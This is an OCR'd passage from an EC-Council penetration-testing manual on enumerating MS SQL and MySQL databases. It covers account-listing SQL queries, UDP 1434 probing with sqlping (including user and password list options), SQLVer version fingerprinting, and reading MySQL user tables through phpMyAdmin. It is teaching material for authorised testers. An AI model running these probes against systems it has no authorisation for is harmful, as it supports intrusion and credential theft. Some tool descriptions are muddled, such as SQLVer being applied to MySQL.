
```
SELECT name FROM sys.server_principals WHERE TYPE = 'U'
```

- Execute the following SQL query to extract all Windows Group Sign in accounts:

```
SELECT name FROM sys.server_principals WHERE TYPE = 'G'
```

Hackers try to gain direct or ad hoc access to the MS SQL database as it provides access to the underlying data structures. As testers, we recommend you to check if the target database allows hackers to gain direct access. We recommend you to write special queries using asterisks (*) to directly interrogate the database.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Enumerate the Database using SQL Server Resolution Service (SSRS)

SQL Server Resolution Service (SSRS) in the Microsoft SQL Server 2000 is introduced to offer referral services for multiple server instances running on the single machine. Scan UDP port 1434 for SQL Server Resolution Service (SSRS). The users can also send request to the UDP port 1434, which will confirm SRSS and return the IP address and port number of the SQL server that may provide access to the requested database.

The testers may use this service to find the servers running on the same machine. This helps to find if it provides details of the SQL server that provides access to the database. It will also help in finding the vulnerable servers that can indirectly provide access to the database.


You may enumerate SQL Server details through the SSRS port (UDP 1434) using the sqlping Win32 command-line utility. The command line will provide server name, instance name, version of server, and TCP port related to the instance. We recommend you to identify if this vulnerability exists on the server as it makes the server vulnerable to Buffer overflow cyberattacks and allows hackers to run arbitrary codes using specially crafted UDP port 1434.

Check the hidden database instances and probe deeper into the system using this command:

```
sqlping3cl.exe -scantype [range, list, stealth] -StartIP [IP] -EndIP
[IP]-IPList [FileName] -UserList [FileName] -PassList [FileName] -
Output [FileName]
```

You may also perform the test by running the SQLPing tool to look for SQL Server systems and find their version numbers.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Database Enumeration: MySQL

This section will discuss the process of enumerating a MySQL server database using different techniques, which will help the tester to find the vulnerabilities and exploits present in the database.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Enumerate the Database

SQLVer

Written entirely in T-SQL with no external dependencies, the SQLVer can extract the version of a MS SQL Server by querying the file ssnetlib.dll without signing into the servers. This tool does not send a UDP packet to port 1434 packet to enumerate server version info but sends a TCP packet to port 1433. It also automatically tracks and logs all DDL changes to a SQL database, and comprises tools that help users to review version changes and revert to older versions.

We recommend the testers to find all the information a target MYSQL database reveals on enumeration and about the target database through enumeration using the SQLVer utility. The syntax for this utility is

```
sqlver <ip _ address/hostname> <port _ number>
```

Enumerate MySQL User Tables

MySQL databases use user tables to store information, such as host, user names, passwords, and user privilege information. Hackers use different methods to gain access to these user tables and extract the stored information.

We recommend the testers to verify if the target MySQL database allows the users to gain access to the user tables and find different ways of accessing it. You may extract system and user tables from the user administration section of the database administration panel if you have access to it.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure J.17: MySQL User Table

- **phpMyadmin**

  Source: *https://www.phpmyadmin.net*

  phpMyAdmin is a free software tool written in PHP, intended to handle the administration of MySQL over the web. phpMyAdmin supports a wide range of operations on MySQL and MariaDB. Frequently used operations (managing databases, tables, columns, relations, indexes, users, permissions, etc.) can be performed via the user interface while you still have the ability to directly execute any SQL statement.

  You may also use tools such as phpMyadmin to access the user tables when you have access to the database administrator account.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

